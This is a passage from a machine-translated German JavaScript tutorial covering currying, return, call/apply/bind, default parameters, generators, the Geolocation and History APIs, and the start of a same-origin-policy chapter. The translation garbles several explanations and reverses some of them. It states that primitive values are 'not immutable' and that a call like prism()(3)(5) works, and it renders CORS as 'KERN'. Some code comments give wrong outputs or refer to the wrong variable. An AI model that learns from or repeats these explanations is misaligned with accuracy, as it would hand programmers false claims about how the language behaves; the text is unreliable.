- Wenn das Ergebnis einer aktuellen Funktion nützlich ist, bevor die anderen ausgewählten Funktionen ausgeführt werden.
- Überprüfung des Eintreffens der Funktionen in einer bestimmten Reihenfolge.

Beispielsweise kann das Volumen eines rechteckigen Prismas durch drei Faktoren erklärt werden: Länge (`l`), Breite (`w`) und Höhe (`h`):

```
var prism = function(l, w, h) {
    return l * w * h;
}
```

Eine aktuelle Version dieser Funktion würde folgendermaßen aussehen:

```
function prism(l) {
    return function(w) {
        return function(h) {
            return l * w * h;
        }
    }
}
```

6

```
// alternatively, with concise ECMAScript 6+ syntax:
var prism = l => w => h => l * w * h;
```

Sie können diese Funktionssequenz mit `prism(2)(3)(5)` aufrufen, das 30 ergeben soll.

Ohne zusätzliche Maschinerie (wie bei Bibliotheken) ist das Currying aufgrund der fehlenden Platzhalterwerte in JavaScript (ES 5/6) nur eingeschränkt syntaktisch flexibel. Während Sie `var a = prism(2)(3)` , um eine teilweise angewendete Funktion zu erstellen, können Sie `prism()(3)(5)` .

Verwenden der Return-Anweisung

Die return-Anweisung kann eine nützliche Methode zum Erstellen von Ausgaben für eine Funktion sein. Die return-Anweisung ist besonders nützlich, wenn Sie nicht wissen, in welchem Kontext die Funktion noch verwendet wird.

```
//An example function that will take a string as input and return
//the first character of the string.

function firstChar (stringIn){
    return stringIn.charAt(0);
}
```

Um diese Funktion verwenden zu können, müssen Sie sie an einer anderen Stelle in Ihrem Code an Stelle einer Variablen setzen:

Verwenden des Funktionsergebnisses als Argument für eine andere Funktion:

```
console.log(firstChar("Hello world"));
```

Konsolenausgabe wird sein:

```
> H
```

Die return-Anweisung beendet die Funktion

Wenn wir die Funktion am Anfang ändern, können wir zeigen, dass die return-Anweisung die Funktion beendet.

```
function firstChar (stringIn){
    console.log("The first action of the first char function");
    return stringIn.charAt(0);
    console.log("The last action of the first char function");
}
```

Wenn Sie diese Funktion so ausführen, sieht das so aus:

```
console.log(firstChar("JS"));
```

Konsolenausgabe:

```
> The first action of the first char function
> J
```

Die Nachricht wird nach der return-Anweisung nicht gedruckt, da die Funktion jetzt beendet ist.

Rückgabeanweisung, die mehrere Zeilen umfasst:

In JavaScript können Sie eine Codezeile normalerweise aus Gründen der Lesbarkeit oder der Organisation in viele Zeilen aufteilen. Dies ist gültiges JavaScript:

```
var
```

```
    name = "bob",
    age = 18;
```

Wenn JavaScript eine unvollständige Anweisung wie `var` sieht, erscheint die nächste Zeile, um sich selbst abzuschließen. Wenn Sie jedoch mit der `return` Anweisung denselben Fehler machen, werden Sie nicht das bekommen, was Sie erwartet haben.

```
return
    "Hi, my name is "+ name + ". " +
    "I'm "+ age + " years old.";
```

Dieser Code wird `undefined` da `return` selbst eine vollständige Anweisung in Javascript ist. Daher wird nicht die nächste Zeile zur Vervollständigung gesucht. Wenn Sie eine `return` Anweisung in mehrere Zeilen aufteilen müssen, setzen Sie als nächsten Wert einen Wert, um sie zurückzugeben, bevor Sie sie aufteilen.

```
return "Hi, my name is " + name + ". " +
    "I'm " + age + " years old.";
```

Argumente nach Referenz oder Wert übergeben

In JavaScript werden alle Argumente per Wert übergeben. Wenn eine Funktion einer Argumentvariablen einen neuen Wert zuweist, ist diese Änderung für den Aufrufer nicht sichtbar:

```
var obj = {a: 2};
function myfunc(arg){
    arg = {a: 5}; // Note the assignment is to the parameter variable itself
}
myfunc(obj);
console.log(obj.a); // 2
```

Jedoch Änderungen an (verschachtelte) Eigenschaften solcher Argumente, werden den Anrufer zu sehen sein:

```
var obj = {a: 2};
function myfunc(arg){
    arg.a = 5; // assignment to a property of the argument
}
myfunc(obj);
console.log(obj.a); // 5
```

Dies kann als ein *Aufruf von Referenz* gesehen werden: obwohl eine Funktion kann nicht die Aufgabe des Anrufers ändern , indem Sie einen neuen Wert zu zuweisen, könnte es den Anrufer Objekt *mutieren.*

Da primitive Werte wie Zahlen oder Strings nicht unveränderlich sind, gibt eine Funktion keine Möglichkeit, sie zu mutieren:

```
var s = 'say';
function myfunc(arg){
```

```
    arg += ' hello'; // assignment to the parameter variable itself
}
myfunc(s);
console.log(s); // 'say'
```

Wenn eine Funktion ein als Argument übergebenes Objekt mutieren möchte, das Objekt des Aufrufers jedoch nicht tatsächlich mutieren soll, muss die Argumentvariable neu zugewiesen werden:

6

```
var obj = {a: 2, b: 3};
function myfunc(arg){
    arg = Object.assign({}, arg); // assignment to argument variable, shallow copy
    arg.a = 5;
}
myfunc(obj);
console.log(obj.a); // 2
```

Als Alternative zur In-Place-Mutation eines Arguments können Funktionen basierend auf dem Argument einen neuen Wert erstellen und diesen zurückgeben. Der Aufrufer kann es dann sogar der ursprünglichen Variablen zuweisen, die als Argument übergeben wurde:

```
var a = 2;
function myfunc(arg){
    arg++;
    return arg;
}
a = myfunc(a);
console.log(obj.a); // 3
```

Rufen Sie an und bewerben Sie sich

Funktionen verfügen über zwei integrierte Methoden, mit denen der Programmierer Argumente und die Variable `this` unterschiedlich angeben kann: `call` und `apply` .

Dies ist nützlich, da Funktionen, die für ein Objekt (das Objekt, von dem sie eine Eigenschaft sind) arbeiten, für ein anderes kompatibles Objekt erneut zugewiesen werden können. Außerdem können Argumente auf einmal als Arrays angegeben werden, ähnlich dem Spread-Operator (`...`) in ES6.

```
let obj = {
    a: 1,
    b: 2,
    set: function (a, b) {
        this.a = a;
        this.b = b;
    }
};

obj.set(3, 7); // normal syntax
obj.set.call(obj, 3, 7); // equivalent to the above
obj.set.apply(obj, [3, 7]); // equivalent to the above; note that an array is used
```

```
console.log(obj); // prints { a: 3, b: 5 }

let myObj = {};
myObj.set(5, 4); // fails; myObj has no `set` property
obj.set.call(myObj, 5, 4); // success; `this` in set() is re-routed to myObj instead of obj
obj.set.apply(myObj, [5, 4]); // same as above; note the array

console.log(myObj); // prints { a: 3, b: 5 }
```

5

ECMAScript 5 führte neben `call()` und `apply()` eine weitere Methode namens **`bind()`** , um **`this`** Wert der Funktion explizit auf ein bestimmtes Objekt festzulegen.

Es verhält sich ganz anders als die beiden anderen. Das erste zu `bind()` Argument ist der `this` Wert für die neue Funktion. Alle anderen Argumente stellen benannte Parameter dar, die in der neuen Funktion dauerhaft festgelegt werden sollten.

```
function showName(label) {
    console.log(label + ":" + this.name);
}
var student1 = {
     name: "Ravi"
};
var student2 = {
     name: "Vinod"
};

// create a function just for student1
var showNameStudent1 = showName.bind(student1);
showNameStudent1("student1"); // outputs "student1:Ravi"

// create a function just for student2
var showNameStudent2 = showName.bind(student2, "student2");
showNameStudent2(); // outputs "student2:Vinod"

// attaching a method to an object doesn't change `this` value of that method.
student2.sayName = showNameStudent1;
student2.sayName("student2"); // outputs "student2:Ravi"
```

Standardparameter

Vor ECMAScript 2015 (ES6) kann der Standardwert eines Parameters auf folgende Weise zugewiesen werden:

```
function printMsg(msg) {
  msg = typeof msg !== 'undefined' ? // if a value was provided
        msg :                        // then, use that value in the reassignemnt
        'Default value for msg.';    // else, assign a default value
  console.log(msg);
}
```

ES6 stellte eine neue Syntax bereit, bei der die oben abgebildete Bedingung und Neuzuordnung nicht mehr erforderlich ist:

6

```
function printMsg(msg='Default value for msg.') {
    console.log(msg);
}
```

```
printMsg(); // -> "Default value for msg."
printMsg(undefined); // -> "Default value for msg."
printMsg('Now my msg in different!'); // -> "Now my msg in different!"
```

Dies zeigt auch, dass, wenn ein Parameter beim Aufruf der Funktion fehlt, der Wert als `undefined` beibehalten wird. Dies kann durch die explizite Angabe im folgenden Beispiel (mithilfe einer Pfeilfunktion) bestätigt werden:

6

```
let param_check = (p = 'str') => console.log(p + ' is of type: ' + typeof p);

param_check(); // -> "str is of type: string"
param_check(undefined); // -> "str is of type: string"

param_check(1); // -> "1 is of type: number"
param_check(this); // -> "[object Window] is of type: object"
```

Funktionen / Variablen als Standardwerte und Wiederverwendung von Parametern

Die Werte der Standardparameter sind nicht auf Zahlen, Strings oder einfache Objekte beschränkt. Eine Funktion kann auch als Standardwert festgelegt werden. `callback = function(){}` :

6

```
function foo(callback = function(){ console.log('default'); }) {
    callback();
}

foo(function (){
    console.log('custom');
});
// custom

foo();
//default
```

Es gibt bestimmte Eigenschaften der Operationen, die mit Standardwerten ausgeführt werden können:

- Ein zuvor deklarierter Parameter kann als Standardwert für die Werte der kommenden Parameter wiederverwendet werden.
- Inline-Operationen sind zulässig, wenn einem Parameter ein Standardwert zugewiesen wird.

- Variablen, die im gleichen Bereich der zu deklarierenden Funktion vorhanden sind, können in ihren Standardwerten verwendet werden.
- Funktionen können aufgerufen werden, um ihren Rückgabewert als Standardwert bereitzustellen.

6

```
let zero = 0;
function multiply(x) { return x * 2;}

function add(a = 1 + zero, b = a, c = b + a, d = multiply(c)) {
    console.log((a + b + c), d);
}

add(1);               // 4, 4
add(3);               // 12, 12
add(2, 7);            // 18, 18
add(1, 2, 5);         // 8, 10
add(1, 2, 5, 10);     // 8, 20
```

Wiederverwenden des Rückgabewerts der Funktion im Standardwert eines neuen Aufrufs:

6

```
let array = [1]; // meaningless: this will be overshadowed in the function's scope
function add(value, array = []) {
  array.push(value);
  return array;
}
add(5);         // [5]
add(6);         // [6], not [5, 6]
add(6, add(5)); // [5, 6]
```

`arguments` Wert und Länge, wenn Parameter beim Aufruf fehlen

Das `arguments` Array-Objekt behält nur die Parameter bei, deren Werte nicht Standard sind, dh die beim Aufruf der Funktion explizit angegeben werden:

6

```
function foo(a = 1, b = a + 1) {
    console.info(arguments.length, arguments);
    console.log(a,b);
}

foo();        // info: 0 >> []     | log: 1, 2
foo(4);       // info: 1 >> [4]    | log: 4, 5
foo(5, 6);    // info: 2 >> [5, 6] | log: 5, 6
```

Funktionen mit einer unbekannten Anzahl von Argumenten (variadische Funktionen)

Um eine Funktion zu erstellen, die eine unbestimmte Anzahl von Argumenten akzeptiert, gibt es zwei Methoden, die von Ihrer Umgebung abhängen.

5

Wenn eine Funktion aufgerufen wird, enthält sie ein Array-ähnliches Argumentobjekt , das alle an die Funktion übergebenen Argumente enthält. Indizieren oder iterieren führt beispielsweise zu den Argumenten

```
function logSomeThings() {
    for (var i = 0; i < arguments.length; ++i) {
        console.log(arguments[i]);
    }
}

logSomeThings('hello', 'world');
// logs "hello"
// logs "world"
```

Beachten Sie, dass Sie bei Bedarf `arguments` in ein tatsächliches Array konvertieren können. siehe: Array-ähnliche Objekte in Arrays konvertieren

6

Ab ES6 kann die Funktion mit dem Rest- Parameter (`...`) mit ihrem letzten Parameter deklariert werden. Dadurch wird ein Array erstellt, das die Argumente von diesem Punkt an enthält

```
function personLogsSomeThings(person, ...msg) {
   msg.forEach(arg => {
       console.log(person, 'says', arg);
   });
}

personLogsSomeThings('John', 'hello', 'world');
// logs "John says hello"
// logs "John says world"
```

Funktionen können auch auf ähnliche Weise, der Spread-Syntax , aufgerufen werden

```
const logArguments = (...args) => console.log(args)
const list = [1, 2, 3]

logArguments('a', 'b', 'c', ...list)
// output: Array [ "a", "b", "c", 1, 2, 3 ]
```

Diese Syntax kann verwendet werden, um eine beliebige Anzahl von Argumenten an einer beliebigen Position einzufügen, und sie kann mit jedem Iterator verwendet werden (`apply` akzeptiert nur Array-ähnliche Objekte).

```
const logArguments = (...args) => console.log(args)
function* generateNumbers() {
  yield 6
  yield 5
  yield 4
}

logArguments('a', ...generateNumbers(), ...'pqr', 'b')
// output: Array [ "a", 6, 5, 4, "p", "q", "r", "b" ]
```

Rufen Sie den Namen eines Funktionsobjekts ab

6

ES6 :

```
myFunction.name
```

Erklärung zu MDN . Ab 2015 arbeitet in nodejs und allen gängigen Browsern außer IE.

5

ES5 :

Wenn Sie einen Verweis auf die Funktion haben, können Sie Folgendes tun:

```
function functionName( func )
{
    // Match:
    // - ^           the beginning of the string
    // - function    the word 'function'
    // - \s+         at least some white space
    // - ([\w\$]+)   capture one or more valid JavaScript identifier characters
    // - \(          followed by an opening brace
    //
    var result = /^function\s+([\w\$]+)\(/.exec( func.toString() )

    return result ? result[1] : ''
}
```

Teilanwendung

Ähnlich wie beim Currying wird die Teilanwendung verwendet, um die Anzahl der an eine Funktion übergebenen Argumente zu reduzieren. Anders als beim Currying muss die Anzahl nicht um eins verringert werden.

Beispiel:

Diese Funktion ...

```
function multiplyThenAdd(a, b, c) {
    return a * b + c;
```

```
}
```

... kann verwendet werden, um eine weitere Funktion zu erstellen, die sich immer mit 2 multipliziert und dann den übergebenen Wert um 10 erhöht.

```
function reversedMultiplyThenAdd(c, b, a) {
    return a * b + c;
}

function factory(b, c) {
    return reversedMultiplyThenAdd.bind(null, c, b);
}

var multiplyTwoThenAddTen = factory(2, 10);
multiplyTwoThenAddTen(10); // 30
```

Der Teil "Anwendung" der Teilanwendung bedeutet einfach das Festlegen von Parametern einer Funktion.

Funktionszusammensetzung

Das Zusammensetzen mehrerer Funktionen zu einer ist eine gängige Praxis bei der Programmierung.

Komposition macht eine Pipeline, durch die unsere Daten übertragen und modifiziert werden, indem sie einfach an der Funktionskomposition arbeitet (genau wie das Zusammenfügen von Teilen einer Spur) ...

Sie beginnen mit einigen Verantwortungsfunktionen:

6

```
const capitalize = x => x.replace(/^\w/, m => m.toUpperCase());
const sign = x => x + ',\nmade with love';
```

und einfach eine Transformationsspur erstellen:

6

```
const formatText = compose(capitalize, sign);

formatText('this is an example')
//This is an example,
//made with love
```

NB Composition wird durch eine Utility-Funktion erreicht `compose` wie in unserem Beispiel normalerweise `compose` .

Die Implementierung von `compose` ist in vielen JavaScript-Hilfsprogrammbibliotheken (lodash , rambda usw.) vorhanden. Sie können jedoch auch mit einer einfachen Implementierung beginnen, z.

6

```
const compose = (...funs) =>
  x =>
  funs.reduce((ac, f) => f(ac), x);
```

Funktionen online lesen: https://riptutorial.com/de/javascript/topic/186/funktionen

Kapitel 41: Generatoren

Einführung

Generatorfunktionen (durch das Schlüsselwort `function*` definiert) werden als Coroutinen ausgeführt und erzeugen eine Reihe von Werten, wenn sie durch einen Iterator angefordert werden.

Syntax

- Funktion * Name (Parameter) {Ertragswert; Rückgabewert }
- Generator = Name (Argumente)
- {value, done} = generator.next (wert)
- {value, done} = generator.return (wert)
- generator.throw (Fehler)

Bemerkungen

Generatorfunktionen sind eine Funktion, die im Rahmen der ES 2015-Spezifikation eingeführt wurde und nicht in allen Browsern verfügbar ist. Sie werden auch in Node.js ab `v6.0` vollständig unterstützt. Eine ausführliche Browserkompatibilitätsliste finden Sie in der MDN-Dokumentation und unter Node auf der Website node.green .

Examples

Generatorfunktionen

Eine *Generatorfunktion* wird mit einer `function*` . Wenn es aufgerufen wird, wird sein Körper **nicht** sofort ausgeführt. Stattdessen wird ein *Generatorobjekt zurückgegeben* , mit dem die Ausführung der Funktion "schrittweise" durchlaufen werden kann.

Ein `yield` innerhalb des Funktionskörpers definiert einen Punkt, an dem die Ausführung ausgesetzt und fortgesetzt werden kann.

```
function* nums() {
    console.log('starting');  // A
    yield 1;                  // B
    console.log('yielded 1'); // C
    yield 2;                  // D
    console.log('yielded 2'); // E
    yield 3;                  // F
    console.log('yielded 3'); // G
}
var generator = nums(); // Returns the iterator. No code in nums is executed

generator.next();  // Executes lines A,B returning { value: 1, done: false }
// console: "starting"
```

```
generator.next();  // Executes lines C,D returning { value: 2, done: false }
// console: "yielded 1"
generator.next();  // Executes lines E,F returning { value: 3, done: false }
// console: "yielded 2"
generator.next();  // Executes line G returning { value: undefined, done: true }
// console: "yielded 3"
```

Vorzeitige Iteration beenden

```
generator = nums();
generator.next(); // Executes lines A,B returning { value: 1, done: false }
generator.next(); // Executes lines C,D returning { value: 2, done: false }
generator.return(3); // no code is executed returns { value: 3, done: true }
// any further calls will return done = true
generator.next(); // no code executed returns { value: undefined, done: true }
```

Fehler an Generatorfunktion

```
function* nums() {
    try {
        yield 1;                  // A
        yield 2;                  // B
        yield 3;                  // C
    } catch (e) {
        console.log(e.message);    // D
    }
}

var generator = nums();

generator.next();  // Executes line A returning { value: 1, done: false }
generator.next();  // Executes line B returning { value: 2, done: false }
generator.throw(new Error("Error!!"));  // Executes line D returning { value: undefined, done:
true}
// console: "Error!!"
generator.next();  // no code executed. returns { value: undefined, done: true }
```

Iteration

Ein Generator ist *iterierbar* . Es kann mit einer `for...of` Anweisung durchlaufen werden und in anderen Konstrukten verwendet werden, die vom Iterationsprotokoll abhängen.

```
function* range(n) {
    for (let i = 0; i < n; ++i) {
        yield i;
    }
}

// looping
for (let n of range(10)) {
    // n takes on the values 0, 1, ... 9
}

// spread operator
let nums = [...range(3)];  // [0, 1, 2]
```

```
let max = Math.max(...range(100));  // 99
```

Hier ist ein weiteres Beispiel für den Verwendungsgenerator für benutzerdefinierte iterierbare Objekte in ES6. Hier wird eine anonyme Generatorfunktion `function *` verwendet.

```
let user = {
  name: "sam", totalReplies: 17, isBlocked: false
};

user[Symbol.iterator] = function *(){

  let properties = Object.keys(this);
  let count = 0;
  let isDone = false;

  for(let p of properties){
    yield this[p];
  }
};

for(let p of user){
  console.log( p );
}
```

Werte an Generator senden

Es ist möglich , einen Wert an den Generator zu *senden,* indem Sie ihn an die `next()` Methode übergeben.

```
function* summer() {
    let sum = 0, value;
    while (true) {
        // receive sent value
        value = yield;
        if (value === null) break;

        // aggregate values
        sum += value;
    }
    return sum;
}
let generator = summer();

// proceed until the first "yield" expression, ignoring the "value" argument
generator.next();

// from this point on, the generator aggregates values until we send "null"
generator.next(1);
generator.next(10);
generator.next(100);

// close the generator and collect the result
let sum = generator.next(null).value;  // 111
```

Delegieren an andere Generator

Innerhalb einer Generatorfunktion kann die Steuerung mithilfe von `yield*` an eine andere Generatorfunktion delegiert werden.

```
function* g1() {
  yield 2;
  yield 3;
  yield 4;
}

function* g2() {
  yield 1;
  yield* g1();
  yield 5;
}

var it = g2();

console.log(it.next()); // 1
console.log(it.next()); // 2
console.log(it.next()); // 3
console.log(it.next()); // 4
console.log(it.next()); // 5
console.log(it.next()); // undefined
```

Iterator-Observer-Schnittstelle

Ein Generator ist eine Kombination aus zwei Dingen - einem `Iterator` und einem `Observer` .

Iterator

Ein Iterator ist etwas , wenn ein Aufruf zurückgibt `iterable` . Ein `iterable` ist etwas, das Sie durchlaufen können. Ab ES6 / ES2015 stimmen alle Sammlungen (Array, Map, Set, WeakMap, WeakSet) mit dem Iterable-Vertrag überein.

> Ein Generator (Iterator) ist ein Produzent. In der Iteration `PULL` der Verbraucher den Wert des Herstellers an.

Beispiel:

```
function *gen() { yield 5; yield 6; }
let a = gen();
```

Jedes Mal , wenn Sie anrufen `a.next()` , sind Sie im Wesentlichen `pull` Wert aus dem Iterator -ing und `pause` die Ausführung an `yield` . Beim nächsten Aufruf von `a.next()` wird die Ausführung aus dem zuvor angehaltenen Zustand `a.next()` .

Beobachter

Ein Generator ist auch ein Beobachter, mit dem Sie einige Werte in den Generator zurückschicken

können.

```
function *gen() {
  document.write('<br>observer:', yield 1);
}
var a = gen();
var i = a.next();
while(!i.done) {
  document.write('<br>iterator:', i.value);
  i = a.next(100);
}
```

Hier können Sie sehen, dass `yield 1` wie ein Ausdruck verwendet wird, der einen bestimmten Wert ergibt. Der Wert, für den es ausgewertet wird, ist der Wert, der als Argument an den Funktionsaufruf `a.next` wird.

Zum ersten Mal ist `i.value` der erste erhaltene Wert (`1`), und wenn die Iteration mit dem nächsten Zustand fortgesetzt wird, senden wir einen Wert mit `a.next(100)` an den Generator zurück.

Asynchron mit Generatoren machen

Generatoren werden häufig mit der `spawn` (von taskJS oder co) verwendet, bei der die Funktion einen Generator aufnimmt und es uns ermöglicht, asynchronen Code synchron zu schreiben. Dies bedeutet NICHT, dass asynchroner Code in synchronen Code umgewandelt / synchron ausgeführt wird. Das bedeutet, dass wir Code schreiben können, der wie `sync` aussieht, intern jedoch immer noch `async` .

> Sync ist BLOCKEN; Async wartet. Das Schreiben von Code, der blockiert, ist einfach. Beim PULLing erscheint der Wert in der Zuordnungsposition. Beim PUSHing wird der Wert an der Argumentposition des Rückrufs angezeigt.

Wenn Sie Iteratoren verwenden, `PULL` Sie den Wert des Herstellers ab. Wenn Sie Rückrufe verwenden, der Produzent `PUSH` ES den Wert auf die Argumentposition des Callback.

```
var i = a.next() // PULL
dosomething(..., v => {...}) // PUSH
```

Hier legen Sie den Wert aus dem Pull - `a.next()` und in der zweiten, `v => {...}` ist der Rückruf und ein Wert ist `PUSH` ed in die Argumentposition `v` der Callback - Funktion.

Mit diesem Pull-Push-Mechanismus können wir eine asynchrone Programmierung wie folgt schreiben:

```
let delay = t => new Promise(r => setTimeout(r, t));
spawn(function*() {
  // wait for 100 ms and send 1
  let x = yield delay(100).then(() => 1);
  console.log(x); // 1

   // wait for 100 ms and send 2
```

```
  let y = yield delay(100).then(() => 2);
  console.log(y); // 2
});
```

Wenn Sie sich den obigen Code ansehen, schreiben wir asynchronen Code, der aussieht, als ob er `blocking` (die Yield-Anweisungen warten auf 100 ms und setzen dann die Ausführung fort), aber es `waiting` tatsächlich. Die `pause` und `resume` Eigenschaft des Generators ermöglicht uns diesen erstaunlichen Trick.

Wie funktioniert es ?

Die Spawn-Funktion verwendet ein `yield promise` um den Versprechen-Status vom Generator zu ZIEHEN, wartet, bis das Versprechen gelöst ist, und PUSHes den aufgelösten Wert zum Generator zurück, damit er es verbrauchen kann.

Benutze es jetzt

Mit Generatoren und Spawn-Funktionen können Sie also Ihren gesamten asynchronen Code in NodeJS bereinigen, um das Aussehen und das Gefühl zu haben, als wäre es synchron. Dies erleichtert das Debuggen. Auch der Code wird ordentlich aussehen.

Diese Funktion wird für zukünftige Versionen von JavaScript - `async...await` . Sie können sie jedoch heute in ES2015 / ES6 verwenden, indem Sie die in den Bibliotheken definierte Spawn-Funktion verwenden - taskjs, co oder bluebird

Asynchroner Fluss mit Generatoren

Generatoren sind Funktionen, die die Ausführung unterbrechen und wieder aufnehmen können. Dies ermöglicht die Emulation asynchroner Funktionen mit externen Bibliotheken, hauptsächlich q oder co. Grundsätzlich können Funktionen geschrieben werden, die auf asynchrone Ergebnisse warten, um fortzufahren:

```
function someAsyncResult() {
    return Promise.resolve('newValue')
}

q.spawn(function * () {
    var result = yield someAsyncResult()
    console.log(result) // 'newValue'
})
```

Dies erlaubt es, asynchronen Code so zu schreiben, als wäre er synchron. Versuchen Sie außerdem, die Arbeit über mehrere asynchrone Blöcke zu fangen. Wenn das Versprechen abgelehnt wird, wird der Fehler vom nächsten Fang abgefangen:

```
function asyncError() {
    return new Promise(function (resolve, reject) {
        setTimeout(function () {
            reject(new Error('Something went wrong'))
        }, 100)
```

```
    })
}

q.spawn(function * () {
    try {
        var result = yield asyncError()
    } catch (e) {
        console.error(e) // Something went wrong
    }
})
```

Die Verwendung von co würde genauso funktionieren, jedoch mit `co(function * (){...})` anstelle von `q.spawn`

Generatoren online lesen: https://riptutorial.com/de/javascript/topic/282/generatoren

Kapitel 42: Geolocation

Syntax

- navigator.geolocation.getCurrentPosition (*successFunc* , *failureFunc*)
- navigator.geolocation.watchPosition (*updateFunc* , *failureFunc*)
- navigator.geolocation.clearWatch (*watchId*)

Bemerkungen

Die Geolocation-API erfüllt alle Erwartungen, die Sie erwarten könnten: Abrufen von Informationen zum Aufenthaltsort des Clients, dargestellt in Längen- und Breitengrad. Es ist jedoch Sache des Benutzers, zuzustimmen, seinen Standort zu vergeben.

Diese API ist in der W3C- Geolocation-API-Spezifikation definiert . Funktionen zum Erhalten von Bürgeradressen und zum Ermöglichen von Geofencing / Auslösen von Ereignissen wurden erforscht, sind jedoch nicht weit verbreitet.

So prüfen Sie, ob der Browser die Geolocation-API unterstützt:

```
if(navigator.geolocation){
    // Horray! Support!
} else {
    // No support...
}
```

Examples

Holen Sie sich den Breiten- und Längengrad eines Benutzers

```
if (navigator.geolocation) {
  navigator.geolocation.getCurrentPosition(geolocationSuccess, geolocationFailure);
} else {
  console.log("Geolocation is not supported by this browser.");
}

// Function that will be called if the query succeeds
var geolocationSuccess = function(pos) {
  console.log("Your location is " + pos.coords.latitude + "°, " + pos.coords.longitude +
"°.");
};

// Function that will be called if the query fails
var geolocationFailure = function(err) {
  console.log("ERROR (" + err.code + "): " + err.message);
};
```

Weitere beschreibende Fehlercodes

Falls die Geolocation fehlschlägt, empfängt Ihre Rückruffunktion ein `PositionError` Objekt. Das Objekt enthält ein Attribut namens `code` mit einem Wert von `1` , `2` oder `3` . Jede dieser Zahlen weist auf eine andere Art von Fehler hin. Die Funktion `getErrorCode()` unten nimmt `PositionError.code` als einziges Argument und gibt einen String mit dem Namen des aufgetretenen Fehlers zurück.

```
var getErrorCode = function(err) {
  switch (err.code) {
    case err.PERMISSION_DENIED:
      return "PERMISSION_DENIED";
    case err.POSITION_UNAVAILABLE:
      return "POSITION_UNAVAILABLE";
    case err.TIMEOUT:
      return "TIMEOUT";
    default:
      return "UNKNOWN_ERROR";
  }
};
```

Es kann in `geolocationFailure()` wie folgt verwendet werden:

```
var geolocationFailure = function(err) {
  console.log("ERROR (" + getErrorCode(err) + "): " + err.message);
};
```

Erhalten Sie Updates, wenn sich der Standort eines Benutzers ändert

Sie können auch regelmäßige Updates des Standortes des Benutzers erhalten. Zum Beispiel, wenn sie sich bewegen, während sie ein mobiles Gerät verwenden. Die Standortverfolgung im Laufe der Zeit kann sehr sensibel sein. Erklären Sie dem Benutzer daher im Voraus, warum Sie diese Berechtigung anfordern und wie Sie die Daten verwenden.

```
if (navigator.geolocation) {
    //after the user indicates that they want to turn on continuous location-tracking
    var watchId = navigator.geolocation.watchPosition(updateLocation, geolocationFailure);
} else {
    console.log("Geolocation is not supported by this browser.");
}

var updateLocation = function(position) {
    console.log("New position at: " + position.coords.latitude + ", " +
position.coords.longitude);
};
```

So deaktivieren Sie fortlaufende Aktualisierungen:

```
navigator.geolocation.clearWatch(watchId);
```

Geolocation online lesen: https://riptutorial.com/de/javascript/topic/269/geolocation

Kapitel 43: Geschichte

Syntax

- window.history.pushState (Domäne, Titel, Pfad);
- window.history.replaceState (Domäne, Titel, Pfad);

Parameter

Parameter	Einzelheiten
Domain	Die Domäne, auf die Sie aktualisieren möchten
Titel	Der Titel, auf den aktualisiert werden soll
Pfad	Der Pfad zum Update

Bemerkungen

Die HTML5-Verlaufs-API wird nicht von allen Browsern implementiert. Die Implementierungen unterscheiden sich bei den Browseranbietern. Es wird derzeit von den folgenden Browsern unterstützt:

- Firefox 4+
- Google Chrome
- Internet Explorer 10 oder höher
- Safari 5+
- iOS 4

Wenn Sie mehr über die Implementierungen und Methoden der History-API erfahren möchten, lesen Sie den Status der HTML5-History-API .

Examples

history.replaceState ()

Syntax :

```
history.replaceState(data, title [, url ])
```

Diese Methode ändert den aktuellen Verlaufseintrag, anstatt einen neuen zu erstellen. Wird hauptsächlich verwendet, wenn die URL des aktuellen Verlaufseintrags aktualisiert werden soll.

```
window.history.replaceState("http://example.ca", "Sample Title", "/example/path.html");
```

In diesem Beispiel werden der aktuelle Verlauf, die Adressleiste und der Seitentitel ersetzt.

Beachten Sie, dass sich dies von der `history.pushState()` . Dadurch wird ein neuer Verlaufseintrag eingefügt, anstatt den aktuellen zu ersetzen.

history.pushState ()

Syntax :

```
history.pushState(state object, title, url)
```

Diese Methode ermöglicht das Hinzufügen von Historieneinträgen. Weitere Informationen finden Sie in diesem Dokument: pushState () -Methode

Beispiel:

```
window.history.pushState("http://example.ca", "Sample Title", "/example/path.html");
```

In diesem Beispiel wird ein neuer Datensatz in den Verlauf, die Adressleiste und den Seitentitel eingefügt.

Beachten Sie, dass sich dies von der `history.replaceState()` . Die den aktuellen Verlaufseintrag aktualisiert, anstatt einen neuen hinzuzufügen.

Laden Sie eine bestimmte URL aus der Verlaufsliste

go () Methode

Die go () -Methode lädt eine bestimmte URL aus der Verlaufsliste. Der Parameter kann entweder eine Zahl sein, die an die URL innerhalb der bestimmten Position geht (-1 geht eine Seite zurück, 1 geht eine Seite weiter) oder eine Zeichenfolge. Die Zeichenfolge muss eine teilweise oder vollständige URL sein, und die Funktion wechselt zur ersten URL, die der Zeichenfolge entspricht.

Syntax

```
history.go(number|URL)
```

Beispiel

Klicken Sie auf die Schaltfläche, um zwei Seiten zurückzugehen:

```
<html>
    <head>
    <script type="text/javascript">
        function goBack()
        {
            window.history.go(-2)
        }
    </script>
    </head>
```

```
    <body>
        <input type="button" value="Go back 2 pages" onclick="goBack()" />
    </body>
</html>
```

Geschichte online lesen: https://riptutorial.com/de/javascript/topic/312/geschichte

Kapitel 44: Gleiche Origin-Richtlinien und Cross-Origin-Kommunikation

Einführung

Die Same-Origin-Richtlinie wird von Webbrowsern verwendet, um zu verhindern, dass Skripts auf Remote-Inhalte zugreifen können, wenn die Remote-Adresse nicht den gleichen **Ursprung** des Skripts hat. Dadurch wird verhindert, dass schädliche Skripts Anfragen an andere Websites abrufen, um vertrauliche Daten zu erhalten.

Der **Ursprung** von zwei Adressen wird als identisch angesehen, wenn beide URLs dasselbe *Protokoll* , denselben *Hostnamen* und denselben *Port aufweisen* .

Examples

Möglichkeiten, die Same-Origin-Richtlinie zu umgehen

Für clientseitige JavaScript-Engines (solche, die in einem Browser ausgeführt werden) gibt es keine unkomplizierte Lösung für das Anfordern von Inhalten aus anderen Quellen als der aktuellen Domäne. (Diese Einschränkung existiert übrigens nicht in JavaScript-Server-Tools wie Node JS.)

Es ist jedoch (in manchen Situationen) tatsächlich möglich, Daten mit anderen Methoden aus anderen Quellen abzurufen. Bitte beachten Sie, dass einige von ihnen Hacks oder Workarounds enthalten können, anstatt auf Lösungen zu setzen, auf die das Produktionssystem angewiesen ist.

Methode 1: KERN

